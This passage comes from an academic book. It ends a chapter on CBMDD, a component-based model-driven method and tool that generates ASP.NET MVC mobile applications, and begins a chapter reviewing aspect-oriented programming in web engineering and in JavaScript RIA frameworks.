In several systems a record goes through different states, and on each state not all its properties must be able to be updated. For that reason CBMDD adds the UpdateView component that was specially created for allowing that partial update of an object. For example, the driver has a list with available trips and he wants to confirm that he will perform that trip. In that case all trip information is already set and the driver will only change the trip status and eventually fill a text with some remarks. The UpdateView component allows showing some properties in only read mode and other in edition mode. In the example of Table 1 the remarks are configured to be editable by the user and the status is automatically changed when updating the object.

CREATING ADDITIONAL RECORDS

Some times when an object is created or updated a new record in a related table must be created. This approach is very common for a log class that records the changes made on some particular class. CBMDD includes a special tagged value called CreateEntity that creates an object on the entity configured on the value of this tag. For example, if the system must keep record of the change of the status of the trip that was configured on Table 1, the CreateEntity tag can be used. TABLE 2 shows the complete component configuration adding a configuring log record creation. The values of the newly created object are configured with object notation as can be seen in the value of the DefaultValuesUpdate tag of Table 2.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Tagged values for "Accept Trips" component of type UpdateView

Tag	Value
Id	cpnAcceptTrip
Navigation	Link("Main Menu", cpnMainMenu,,0); Link("Back", cpnPendingTrips,,9);
MainEntity	Trip
DisplayProperties	CustomerAddress; DestinationAddress; Retrieve(min(EventDateTime),TripLog, TripStatus=TripStatus.Pending,"Request Date"); CustomerPhone
UpdateProperties	TripLog.Remarks
DefaultValuesUpdate	TripStatus = TripStatus.Accepted; Driver = LOGGEDUSER;

Table 2. Tagged values for "Accept Trips" component of type UpdateView with log record

Tag	Value
Id	cpnAcceptTrip
Navigation	Link("Main Menu", cpnMainMenu,,0); Link("Back", cpnPendingTrips,,9);
MainEntity	Trip
CreateEntity	TripLog
DisplayProperties	CustomerAddress; DestinationAddress; Retrieve(min(EventDateTime),TripLog, TripStatus=TripStatus.Pending,"Request Date"); CustomerPhone
UpdateProperties	TripLog.Remarks
DefaultValuesUpdate	TripStatus = TripStatus.Accepted; Driver = LOGGEDUSER; TripLog.Driver = LOGGEDUSER; TripLog.EventDateTime = NOW

For the same purpose two tagged values were added to the CRUD component that allows creating and updating class objects: CreateEntityOnCreate and CreateEntityOnUpdate. This allows adding related records when creating an object or when updating if UpdateView component is not used

CBMDD Support Tool

In order to help the user to configure the components and use the methodology correctly, a support tool was build.

The tool is a web application built using web form over ASP.NET 4.5, developed with the C# language and SQL Server Databases. It includes characteristics for:

- Defining and configuring the Data model
- Defining and configuring the User Interface Model

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


- Performing automatic transformations from data model to user interface model
- Automatically creating the database script from data model
- Automatically creating the source code from models.
- Tracking changes on data model for keeping components up to date
- Modeling several projects at the same time
- Importing UML models from XMI format
- Exporting UML models to XMI format.
- Supporting multiple users

Data Model Support

The tool allows defining the classes that belongs to the Data Model, adding standard classes or enumeration classes. Figure 7 shows the classes of a sample data model with buttons for adding classes or enumerations.

When adding a class or enumeration, the tool asks for the class name, the name of the descriptor property and the name of the identifier property. Later the descriptor will be mapped into a text field of the database and the identifier will be mapped into an identity numeric field, primary key of the table related with the class. When adding a class, user will be able to add its properties with the data types supported by the methodology. When adding an Enumeration, user will be able to add the different enumeration values. Figure 7 also shows Edition pages for classes and enumerations.

Figure 7. Classes and Enumerations of a sample model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

User Interface Model Support

The tool supports multiples components diagrams in order to allow generating code for different targets. But generally a unique component diagram will be used. Figure 8 shows a component diagram with several components of different types.


Each component has its own tagged values and the tool helps the user to fill each tagged value without having to remember the configuration syntax, for example when adding a link the tool asks the user for each parameter in an easy way as it can be seen in Figure 9.

Figure 10 shows all tagged values for a list component. MainEntity and component identifier are set in a separate screen when creating the component.

TRANSFORMATIONS

The methodology uses two automatic transformations the first one from data model to user interface model and the second one takes both models and generates the database script and the application source code. Figure 11 shows application menu of a project where "Generate Components" button launch the first transformation and "Generate Code" launches the second transformation. The tool also tracks changes on the data model for warning the user if the components model is out of date (see warning inside "Generate Components" button on Figure 11.

Figure 8. Sample Component diagram



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Link configuration helper




Figure 10. Tagged values of list component



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Options Menu of a sample project with options for performing transformations



Transformation From Data Model to User Interface Model

Based on the classes of the data model (excluding enumeration classes), first transformation includes the following steps:

1. For each class a CRUD Component is created.
2. For each class a List Component is created. List is configured to show class descriptor with an action link to the CRUD component of the step 1 for updating and deleting. Also navigation bar is configured with a link to CRUD component for creating records
3. A Menu component is created point all List components of step 2.
4. Navigation of all components is configured from CRUD for going back to List and from List for going back to Menu.

After this transformation is performed, the user will have a complete component diagram with a main menu, listing and editing of each class of the data model and consistent navigation. Enumeration classes are excluded because their values are fixed and cannot be edited by user.

Transformation From Models to Code

For getting a fully functional application, the final transformation has two parts, the database script creation and the source code creation.

1. Based on the classes of the datamodel an ansi sql script is created. The database scripts includes:
   - Database creation with the project name

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- A table for each class and enumeration including the identifier property as primary key and a unique index on the descriptor property.
- Foreign keys for related tables
- In tables of enumeration classes rows are inserted with the enumeration values.

2. The second part of the transformation takes both, data and user interface model and generates the application source code. Model View Controller Architecture MVC (Fowler 2002; Deacon 2009) was chosen in order to create a clean html code for mobile devices. Sample implementation generates code for a Microsoft.NET MVC 4 (Microsoft 2014) application in C#, with an HTML jQuery mobile (jQuery 2014) front-end, which includes all necessary model classes, controllers, data access classes and views to run the application without having to code.
   Some of the tasks for creating an MVC source code are:
   - For each class the following.net classes are created:
     - A Model including class properties
     - Data Methods for retrieving, creating, updating and deleting records
     - A Controller which will contains the handlers for the different views
   - For each component in the User Interface Model:
     - A view is created and a method is added in the controller class of the Main Entity of the component. For components that update data, an additional method is created in the controller with the post action to receive parameters and send the information to the model to save data.
     - If necessary view classes are added to show particular data, those classes are added inside a view class in the model folder.
   - A based template with the.NET solution is take as base and updated with custom configuration for:
     - Registering added files (controllers, views, etc)
     - Database Connection string

Resulting Application

After both transformations are performed, the user will have a fully functional application code with database access. Next some example pages of the final result will be shown.

The login component will create a login page for authenticating the user on the system (see Figure 12). Login page can be configured to select the user instead of writing it as can be seen on the right side of Figure 12.

Figure 13 on left shows a List component showing the categories list. This list is configured to show only the category description. But the list can also be configured to show more than one property, for example the list of Figure 13 on the right shows a task list displaying, the task title, the category of that task and an additional information line with the description. All this features can be configured in the components using tagged values.

The Menu component will create a page with navigation bar and links. Figure 14 on left shows a sample main menu pointing different components and a navigation bar with a logout option.

Figure 14 on right shows a page created from a search component with filters of different types:


- Single Selection for Status

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Pages automatically created from login components



Figure 13. Pages automatically created from list components



- Free Text for Description and Title
- Date Range for Due Date
- Boolean type for priority

Finally Figure 15 shows the two alternatives for editing data. On Left a CRUD component where some values are set by default so, they are not asked to the user, for example newly created task are always in pending status. The right side of Figure 15 shows an UpdateView component for finishing a Task. When finishing a task, status will be changed to "Finished" and only some comments can be added by the user. This component is also configure to show in read only mode the due date, title and the category.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Pages automatically created from a Menu and Search component





Figure 15. Pages automatically created from CRUD and UpdateView components



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

RELATED WORK

Several methodologies based on MDA are oriented to the development of web applications including UI modeling like for example:

- UWE (UML based Web Engineering) is based on several UML diagrams, with stereotypes and automatic transformations in order to generate a web application. It requires doing a big number of diagrams and applying transformations for example from content to navigation. Is possible to automatically generate nodes (navigation units) which will be connected by links but the user must do a big work to check if each automatically generated node is really needed for the correct navigation on the system, and must delete all unwanted nodes (which in some cases force to restructure the start diagram) (Koch, Knapp, Zhang & Baumeister 2008).
- OOHDM: is a modeling methodology consisting in four activities: conceptual modeling, navigation modeling, abstract interface design and implementation (Schwabe & Rossi 1998) It models interface using ADV (Abstract Data Views) (Cowan & Lucena 1995) where different objects are grouped to created a screen mockup.
- IFML (Interaction Flow Modeling Language) (OMG 2014): It was born on 2013 as an OMG (Object Management Group) standard. It replaces WEBML (Web Modeling Language) (Ceri, Fraternali & Bongio 2000). It supports modeling of desktop and mobile web applications. Is limited in several aspects and difficult for the designer when defining some particularities like class relations with foreign keys and enumeration classes.
- MDHDM (Model Driven Hypermedia Development Method) (Solis Pineda 2008): this methodology complements navigation using process models that enable business logic to guide user navigation making it more dynamic. For abstract user interface it allows linking data with user interface and use an xml format to specify it. This XML easiness the process of automatic creating web pages from models.

These methodologies model the user interface by creating diagrams with containers, controls and data references. It is like creating a mockup for each screen which is complex and usually requires more work than really building the interface in the target development environment. Nevertheless some of them allow creating interfaces source code from the models, but not the whole application source code.

CONCLUSION AND FUTURE WORK

Using configurable components for Model Driven Development, facilitates the modeling process and allows having all necessary information for creating the complete application source code.

Components defined in this work allow creating data-centric applications, especially those that will be used on mobile devices. The configuration language defined is powerful enough for supporting complex database design and also showing different options for different user roles. Therefore a big number of applications can be created with this methodology. Also new components can be added to the model in order to extend and adapt it to a particular domain.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

With the help of the tool, designers do not need to remember how to configure components because the tool guides the whole process. The tool includes transformations from data model to components and from components to code. By just doing the data diagram and completing the configuration of the auto created user interface diagram, designers can have the complete application source code and database script created in few minutes, without writing a single line of code.

As future work when generating the source code, user will be able to choose between different templates allowing to generate code on different languages or with different front ends, for example in XHTML for low performance mobile phones. Template selection will also allow creating a desktop back-end configuration system and a mobile front-end by creating two user interface models and selecting a different template for each one.

REFERENCES

Adler, Richard M. "Emerging standards for component software." Computer28.3 (1995): 68-77.

Booch, G., Rumbaugh, J., & Jacobson, I. (1999). *The unified modeling language user guide*. Reading, PA: Addison-Wesley.

Brambilla, M., Cabot, J., & Wimmer, M. (2012). Model-driven software engineering in practice. *Synthesis Lectures on Software Engineering*, *1*(1), 1–182. doi:10.2200/S00441ED1V01Y201208SWE001

Ceri, S., Fraternali, P., & Bongio, A. (2000). Web Modeling Language (WebML): A modeling language for designing Web sites. *Computer Networks*, *33*(1), 137–157. doi:10.1016/S1389-1286(00)00040-2

Cowan, D. D., & Lucena, C. J. P. D. (1995). Abstract data views: An interface specification concept to enhance design for reuse. *Software Engineering*. *IEEE Transactions on*, *21*(3), 229–243.

Deacon, J. (2009). *Model-view-controller (mvc) architecture*. Retrieved August 25, 2014 from http://www.jdl.co.uk/briefings/MVC.pdf

Forman, G. H., & Zahorjan, J. (1994). The challenges of mobile computing. *Computer*, *27*(4), 38–47. doi:10.1109/2.274999

Fowler, M. (2002). *Patterns of enterprise application architecture*. Addison-Wesley Longman Publishing Co., Inc.

Fuentes-Fernández, L., & Vallecillo-Moreno, A. (2004). An introduction to UML profiles. UML and Model Engineering, 2.

Heineman, G. T., & Councill, W. T. (Eds.). (2001). *Component-Based Software Engineering: Putting the Pieces Together.* Addison-Wesley Professional, Reading. jQuery (2014), *jQuery Mobile*, Retrieved August 25, 2014 from http://jquerymobile.com/

Keller, R. K., & Schauer, R. "Design components: toward software composition at the design level." *Proceedings of the 20th international conference on Software engineering*. IEEE Computer Society, 1998. doi:10.1109/ICSE.1998.671356

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kleppe, A., Warmer, J., & Bast, W. (Eds.). (2003). *MDA explained: the model driven architecture: practice and promise*. Addison-Wesley Professional.

Koch, N., Knapp, A., Zhang, G., & Baumeister, H. (2008). UML-based web engineering. In Web Engineering: Modelling and Implementing Web Applications (pp. 157-191). Springer London. doi:10.1007/978-1-84628-923-1_7

Mellor, S. J. (Ed.). (2004). *MDA distilled: principles of model-driven architecture*. Addison-Wesley Professional.

Microsoft. (2014) *ASP.NET MVC 4*, Retrieved August 25, 2014 from http://www.asp.net/mvc/mvc4

Olsina, L., Pastor, O., Rossi, G., & Schwabe, D. (2008). Web engineering: modelling and implementing web applications. *Human-Computer Interaction Series, 12*.

OMG. (2003a). *MDA Guide Version 1.0.1*. Retrieved August 25, 2014 from http://www.omg.org/cgi-bin/doc?omg/03-06-01.pdf

OMG. (2003b). *Metadata Interchange (XMI),* v2.1.1 Retrieved August 25, 2014 from http://www.omg.org/spec/XMI/2.1.1/

OMG. (2010). OMG Unified Modeling Language Infrastructure Retrieved August 25, 2014 from http://www.omg.org/spec/UML/2.4.1/Infrastructure/PDF/

OMG. (2014), Interaction Flow Modeling Language (IFML). Retrieved August 25, 2014 from http://www.omg.org/spec/IFML/

Papajorgji, P., Beck, H. W., & Braga, J. L. (2004). An architecture for developing service-oriented and component-based environmental models. *Ecological Modelling*, *179*(1), 61–76. doi:10.1016/j.ecolmodel.2004.05.013

Schwabe, D., & Rossi, G. (1998). An object oriented approach to Web-based applications design. *TAPOS*, *4*(4), 207–225.

Solis Pineda, C. (2008). *Un método de desarrollo de hipermedia dirigido por modelos*. Universidad Politécnica de Valencia.

W3C (2008). M*obile Web Best Practices 1.0*. Retrieved August 25, 2014 from http://www.w3.org/TR/mobile-bp/

This research was previously published in the International Journal of Information Technologies and Systems Approach (IJITSA), 8(2); edited by Manuel Mora, pages 80-100, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 30
Aspect-Oriented Programming (AOP) Support on RIAs Development

Giner Alor-Hernández
Instituto Tecnológico de Orizaba, Mexico

Viviana Yarel Rosales-Morales
Instituto Tecnológico de Orizaba, Mexico

Luis Omar Colombo-Mendoza
Instituto Tecnológico de Orizaba, Mexico

ABSTRACT

This chapter emphasizes the importance of employing Aspect-Oriented Programming (AOP) on software development, especially in software engineering. Some advantages in the development of RIAs by using AOP are Maintainability, Extensibility, and Reusability. This chapter presents a review of several success stories of AOP implementation in real world development projects and discusses the lessons learned in these projects. The works analyzed in the state-of-the-art are classified by Web development, Usability Engineering, and other related perspectives. Finally, the chapter also addresses AOP support between JavaScript-based RIA frameworks and non-JavaScript-based RIA frameworks providing either native or third-party AOP facilities. Some code snippets depicting the use of these facilities for implementing AOP concepts are also presented.

1. INTRODUCTION

Nowadays, AOP (Aspect-Oriented Programming) is one of the concepts on computer programming primarily used in research and industry. Its use is an evolutionary way of developing software that improves upon OOP (Object-Oriented Programming), in the same way that OOP improved upon procedural programming. OOP introduced the concepts of encapsulation, inheritance, and polymorphism for creating a hierarchy of objects that model a common set of behaviors. Although OOP has become

DOI: 10.4018/978-1-5225-3422-8.ch030

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

relevant, it has failed in handling common behaviors that extend across unrelated objects. This means that OOP enhances vertical relationships but not horizontal relationships. As an example, logging code is often horizontally scattered across object hierarchies, but it has nothing to do with core functions of the objects scattered across. This situation occurs with other types of code, such as security and exception handling AOP provides a solution for abstracting crosscutting code that spans object hierarchies without functional relevance to the code it spans. AOP is a tool that enables to abstract the crosscutting code into a separate module, known as an aspect, rather than embedding crosscutting code in classes and then dynamically applying the code where it is needed. The application of the crosscutting code is achieved by defining specific places, known as pointcuts, in the object model where the crosscutting code should be applied (Ekabua, 2012). Depending on the intended AOP framework, crosscutting code is injected at the specified pointcuts at runtime or compile-time. Ideally, AOP introduces a very powerful concept, which allows the introduction of new functionalities into objects without the objects needing to have any knowledge of that introduction (Holmes, 2012). Defects and deterioration of software are caused by changes in source code, and a lot of these changes cannot be avoided; however, they can be minimized. In most cases, when changes are made to software, the entire program is reengineered (Fayad & Adam, 2001).

Changes are inseparable part of software evolution. Changes take place in the process of development as well as during software maintenance. Huge costs and low speed of implementation are characteristic to change implementation. Often, change implementation implies a redesign of the whole application. The necessity of improving the software adaptability is fairly evident. Changes are usually specified as alterations of the base application behavior. Sometimes, it is needed to revert a change, which would be best done if it were expressed in a pluggable way. Another benefit of change pluggability is apparent if the change has to be reapplied. However, it is impossible to have a change implemented to fit any context, but it would be sufficiently helpful if a change could be extracted and applied to another version of the same base application. Such a pluggability can be achieved by representing changes as aspects (Dolog, Vrani´c & Bielikov´a, 2001). Some changes appear as real crosscutting concerns in the sense of affecting many places in the code, which is yet another reason for expressing them as aspects. This would be especially useful in the customization of web applications.

Typically, a general Web application is adapted to a certain context by a series of changes. With the arrival of a new version of the base application, all these changes have to be applied to it. In many occasions, the difference between the new and the old application does not affect the structure of changes.

A successful application of AOP requires a structured base application. Well-structured Web applications are usually based on the MVC (Model-View-Controller) pattern with three distinguishable layers: model layer, presentation layer, and persistence layer (Bebjak, Vranic & Dolog, 2007).

AOP can be implemented in RIAs. This kind of programming is capable of providing many benefits to RIAs, such as adding new levels of security and functionality without modifying the original code application. As it was mentioned above the advantages of applying AOP development of RIAs are varied and very important. Some of the most important advantages in the development of RIAs by using AOP are mentioned below:

- *Maintainability* is very important for RIAs development, since it enables to make changes as effectively and efficiently as it is possible. Moreover, the AOP provides a high level for maintainability.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- *Extensibility* is other important aspect in the RIAs development because sometimes the new functionality needs to be added to an application that is in operation, and is necessary to ensure that the application does not fail.
- *Reusability* is an important point not only in software development but also in the AOP. In fact, Reusability encapsulates the functionality required for reuse on subsequent occasions. This reduces development time and improves productivity. In the cases of both RIAs t and software development the development time is very expensive.

In this chapter, the use of AOP on software development, particularly on software engineering, is addressed. It must be mentioned that several technologies have adopted the use of AOP; therefore, there is an extensive variety of programming languages used for the implementation of AOP. Two of these programming languages are AspectJ and CaesarJ, among others. However, the purpose of this chapter is not to detail programming languages. Instead,

The following section addresses several works on web engineering with AOP support. These works have been grouped into three topics: Web development, Usability Engineering and other perspectives with AOP support.

2. RESEARCH WORKS ON WEB ENGINEERING WITH AOP SUPPORT

AOP is an important programming paradigm and, recently, it has been used many times by developers, including Web developers. This is why it is important to emphasize on AOP in this chapter. Diverse works have been proposed to give support to AOP in combination with others features of Web engineering. Web Engineering covers various issues, and some of the most important are Case Tools for Web development, code generation, collaborative Web development, development and deployment of Web services, and the usability of Web applications. From these issues, the most important were selected based on the objectives of AOP. Some of the most important works are mentioned below, and they were grouped into three themes, Web development, usability engineering, and other perspectives with AOP support.

2.1. Web Development With AOP Support

In (Resendiz & Aguirre, 2005) the authors described that with the appearance and adoption of new Web services standards and technologies, developing and maintaining distributed applications is becoming a complex task. Unfortunately, most of the known approaches to develop applications embrace problems about physical distribution since the early phases of design. Thus, in order to reduce the complexity in the development of Web-based applications, authors proposed an approach emphasizing on locality transparency in the application design; thus, they left the physical distribution concerns in a later phase of the development process.

In order to address this modularization concerns, AOP was adopted as a programming model that provides the means to integrate the distribution aspects in an application whenever it is needed. The AOP paradigm allowed the system designer to obtain a distributed version of the application by integrating a Web services communication and coordination infrastructure. The main contribution of this work consisted in simplifying the development process of Web-based applications. This reduced the costs of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

production and maintenance of the applications and, at the same time, it provided a considerable increase in applications' flexibility and dynamism.

Similarly, (Hmida, Tomaz & Monfort, 2005) explained that Web service is the fitted technical solution that provides the required loose coupling in order to achieve SOA. In previous works, the authors proposed an approach using the AOP paradigm to increase the adaptability of Web services. This approach suffers from some deficiencies as a dependency for both the programming language (Java) and the SOAP engine (AXIS). Therefore, authors proposed to increase the adaptability of Web services by using the main AOP agreed semantics - advices, pointcuts and joinpoint – in order to change the original Web service behavior. Authors proposed to use an XML language for describing pointcuts, joinpoint and to referencing advices. The invocation of advices (Web services) was accomplished by an XQuery engine to assure SOAP engine independency and advices are implemented as Web services to promote programming language independency.

(Verheecke, Vanderperren & Jonckers, 2006) presented an innovative technique based on the fact that Service-oriented architectures are designed to support loose coupling between interacting software applications. Using Web services technology, SOAs (Service-Oriented Architecture) support the creation of distributed applications in a heterogeneous environment. The ultimate SOA goal is to let developers write applications that are independent of the specific services they use - applications that select and integrate services on the fly. Currently, service developers use the Web services description language to describe their services and publish the documentation in a registry. Service clients can browse these registries to find a service that matches their need and to determine how to communicate with it. By analyzing the WSDL documentation, the client can integrate the service and invoke it through XML-based SOAP communication. The Web Services Management Layer provides adaptive middleware that used AOP dynamic to solve several crosscutting concerns in service-oriented architectures.

In addition (Xu, Tang, Tang, Xu & Xiao, 2007) explained that although there can be some value in accessing a single Web service, the greater value was derived from assembling Web services into more powerful composite Web services. Web service flows are composite Web services based on process. The authors applied AOP concepts to support the dynamic adaptation of Web service flows. They also provided the approach for describing aspect as extension to BPEL, considering how to reuse the definition of an advice that may have different types at different pointcuts. They presented an approach for verifying the correctness of the web service flows weaved with aspects before they were deployed.

Moreover in (Ponnalagu, Narendra, Krishnamurthy & Ramkumar, 2007) the authors provided a novel approach for specifying and relating non-functional properties for distributed component Web services that can be used to adapt a composite Web service. This approach used a distributed AOP technology to model an adaptive architecture for composition and execution of Web services. Existing Web service adaptation mechanisms are limited only to the process of Web service choreography in terms of Web service selection/invocation vis-a-vis pre-specified (Service Level Agreement) SLA constraints. This system extended this idea by representing the non-functional properties of each Web service - composite and component - via AOP. Hence, the system modeled a relation function between the aspects of the composite Web service and the individual aspects of the component Web service. This enabled mid-flight adaptation of the composite Web service - in response to changes in non-functional requirements - via suitable modifications in the individual aspects of the component Web service. From the end users' viewpoint, such upfront aspect-oriented modeling of non-functional properties enables on-demand composite Web service adaptation with minimal disruption in quality of service.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(Patel & Pandey, 2009) described sensor network applications that are executed in diverse scenarios, different platforms, and in an uncontrolled environment. Both data aggregation and data handling at the middleware demand an approach to integrate functionalities of various interests from diverse network clusters. Therefore, instead of a proprietary solution for individual problems, it is desirable to have a platform that is independent from the service-oriented architecture. SOA is composed of interactive Web services called by client applications. Secured access and use of Web services is a primary requirement in these applications. From software engineering point of view, authentication and logging are the crosscutting concerns for the Web services. Instead of using a conventional object-oriented approach for handling concerns in every class or method, authors proposed to use of AOP paradigm to reduce the code overhead of the system.

In (Zhang, Meng & Liu, 2009), authors proposed that nowadays Web services are the best way to solve cross-platform, cross-language, and loosely coupled distributed systems in Web environment. However, because of some crosscutting concerns in web services – such as logging, authorization, and transaction, among others – the systems that were constructed by integrating web services have some problems caused by the code-tangling and code-scattering. In order to solve the aforementioned problems, AOP was introduced into web services. The crosscutting concerns were separated and performed individually as aspectual services and a weaver weaves them when the system runs. And after researching SOA and multi-tier architecture, a system architecture based on aspectual services and web services was proposed.

After the analysis of different works about the Web development, particularly about the adoption of AOP in both the development and deployment of Web services, it is easy to identify the advantages that AOP offers to developers. In fact, some of the most common issues in this area can be solved with the use of this new programming paradigm (AOP). As it can be observed in the works presented above, issues such as how to increase resilience and reusability of Web services can be relatively resolved with ease by using AOP.

2.2. Usability Engineering by Using AOP

In (Lippert & Lopes, 2000), the authors described that AOP is intended to ease situations that involve many kinds of code tangling. The research reported on a study to investigate AOP's ability to ease tangling related to exception detection and handling. Authors took an existing framework written in Java ™, the JWAM framework, and partially reengineered its exception detection and handling aspects using AspectJ™, which is an aspect-oriented programming extension to Java. The authors found that AspectJ™ supported implementations that drastically reduced the portion of the code related to exception detection and handling. In one scenario, was authors were able to reduce the code by a factor of 4. They also found that, with respect to the original implementation in plain Java, AspectJ provided better support for different configurations of exceptional behaviors, more tolerance for changes in the specifications of exceptional behaviors, better support for incremental development, better reuse, automatic enforcement of contracts in applications that use the framework, and cleaner program texts.

Likewise, in (Tarta & Moldovan, 2006) Usability is explained as one of the most important qualities of a software system. Designing for usability is a complex task and sometimes it is expensive. Automatic usability evaluation can ease the evaluation process. The authors tried to analyze where and how AOP can be used in order to develop modules to support automatic usability evaluation. A small family budget application was used to test the module designed and implemented by using AOP.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In (Ruengmee, Silva, Bajracharya, Redmiles & Lopes, 2008) it is described that in spite of the modularization benefits supported by the AOP paradigm, different usability issues have hindered its adoption. The decoupling between aspect definitions and base code, and the compile-time weaving mechanism adopted by different AOP languages, require developers to manage the consistency between base code and aspect code themselves. These mechanisms create opportunities for errors related to aspect weaving invisibility and non-local control characteristics of AOP languages. The authors described XE (Extreme Editor), an IDE that supports developers in managing these issues in the functional aspect-oriented programming domain.

In the work of (Barbosa, Honorio, Leite da Silva & Lopes, 2009), optimization of complex systems was analyzed because this demands advanced methods that are implemented in specialized software. Multiple combinations of optimization methods, objective functions, and constraints further complicate the problem of developing this software, making it hard to create, maintain, and evolve. To overcome this problem, the research presented a new development methodology based on ideas of AOP applied to optimal power flow problems. This new methodology supported a clean separation of concerns, and maintained dependencies to a minimum level. The optimization method is self-contained and completely independent from the rest of the system; for each optimization scenario, the solution binded the optimization with the concrete problem at run-time. This approach improved the ability to deal with several different objective functions and constraints. Thus, is also provided flexibility, maintainability, and usability to the development and evolution effort without degradation of the computational time. In order to evaluate it, the model was compared with the traditional OOP paradigm by using several software metrics.

Moreover in (Holzinger, Brugger & Slany, 2011) the authors explained that Usability Engineering can be seen as a crosscutting concern within the software development process. On the other hand, AOP is a technology to support separation of concerns in software engineering. Therefore, it seems reasonable to support usability engineering by applying a technology designed to handle distinct concerns in one single application. Remote usability testing has been proven to deliver good results, and AOP is the technology that can be used to streamline the process of testing various software products without mixing concerns by separating the generation of test data from program execution. The authors presented a sample application, discussed their practical experiences with this approach, and provided recommendations for further development.

Usability is one of the most important aspects of both software systems and RIAs. Also, as it can be observed, AOP is of great help for problem solving concerning usability engineering, especially since one of the most common problems in Usability Engineering is modularization. In this case, AOP provides facilities for applying modularization easily.

2.3. Other Perspectives With AOP Support

In the work (Kulesza, Sant'Anna, Garcia, Coelho, Von Staa & Lucena, 2006) one of the main promises of AOP is to promote improved modularization of crosscutting concerns, thereby enhancing the software stability in the presence of changes. The research presented a quantitative study that assesses the positive and negative effects of AOP on typical maintenance activities of a Web information system. The study consisted of a systematic comparison between the object-oriented and the aspect-oriented versions of the same application in order to assess to what extent each solution provided maintainable software decompositions. This analysis was driven by fundamental modularity attributes, such as coupling, cohesion,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

conciseness, and separation of concerns. Authors found that the aspect-oriented design had exhibited superior stability and reusability through the changes, as it had resulted in fewer lines of code, improved separation of concerns, weaker coupling, and lower intra-component complexity.

Moreover in (Ortiz, Bordbar & Hernandez, 2008) the MDA (Model-driven architecture) was introduced to shorten the software development time, produce better quality of code, and promote the reuse of software artifacts. On the other hand, AOP was motivated by the need to create decoupled systems, which were easier to maintain. As a result, it could be argued that adopting AOP and MDA side-by-side will provide advantages from both sets of techniques. However, adapting a new technology often entails extra cost and effort, including cost associated with training and support for the software tool. Therefore, it is crucial to evaluate the usefulness of applying both techniques dependently. The research also presented a quantitative approach to evaluate the use of MDA and AOP in service-oriented environments.

Another work (Xu & Huang, 2009) discussed that AOP is an emerging programming paradigm. Now the concept of aspect-orientation stretches over other development phases and other domains. A great amount of research has focused on aspect-oriented Web service composition domain. However, none of them offers a formal foundation for the aspect-oriented service composition. However, in (Xu & Huang, 2009), authors proposed a Petri net-based algebra for aspect-oriented Web service composition. In this model, Web service composition was modeled as a basic composition net and aspect nets, and then a weaving mechanism was provided in order to compose the basic net and aspect nets. The formal semantics of the composition operation was expressed in terms of Petri nets. Thus, the properties of woven composite service could be verified and analyzed based on the underlying Petri net.

In addition (Li, Zhang & Wang, 2010), authors described why the AOP is good at solving the difficulty in OOP of crosscutting concerns, and loosens the system from higher standpoints. Based on the characteristics of web application system, the paper introduced the AOP idea, and designed a kind of multi-player architecture based on MVC. It also emphasized on the analysis of crosscutting concerns in web system, including authorization, exception, logging, and time handler. Additionally, using AspectJ language, authors designed implementations to solve these crosscutting concerns to distributed enterprise web-based systems based on J2EE platform. At the end, comparing with OOP, the research presented a summary of the advantaged of the AOP usage.

This section presented a set of related works on diverse topics about Web Engineering. All of them agree in the advantages of AOP implementation in order to solve diverse problems in Web development. As it could be observed, several issues about the reusability of codes and even of complete modules can be solved with the implementation of this new programming paradigm.

Moreover, as it could be observed along the previous works analyzed, AOP has been used in several contexts of Web Engineering due to its many capabilities and benefits. It must be mentioned that developers are considering including AOP within their developments because of the popularity that it has gained through recent years. In fact, AOP has demonstrated its usefulness in different areas of software development.

3. AOP SUPPORT ON JAVASCRIPT-BASED FRAMEWORKS

There are several JavaScript-based frameworks for RIAs development such as Dojo, jQuery, Mootools, Qooxdoo, Prototype, Rico, Sencha ExtJS, X-Library, GWT, Cappuccino, SproutCore, Spry, midori and YUI Library to mention a few.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

However, this chapter merely analyzes eight of these JavaScript-based frameworks: Dojo, jQuery, Mootools, Qooxdoo, Prototype, Rico, Sencha ExtJS and X-Library. These frameworks have been divided into two groups: 1) JavaScript-based frameworks with AOP support and; 2) JavaScript-based frameworks without AOP support. The following subsections thoroughly explain the scope of the AOP support provided by each one of these frameworks.

3.1. JavaScript-Based Frameworks for RIAs Development With AOP Support

It must be mentioned that AOP support on JavaScript-based frameworks is limited, and it is not possible to apply and identify each one of the AOP concepts, since not all concepts are implemented in the frameworks. The JavaScript-based frameworks with AOP support are presented below.

3.1.1. AOP Support in Dojo

Dojo (version 1.5) has AOP support. Dojo supports Dynamic Crosscutting, and the elements supported are presented in Table 1.

The function that provides AOP support in Dojo is:

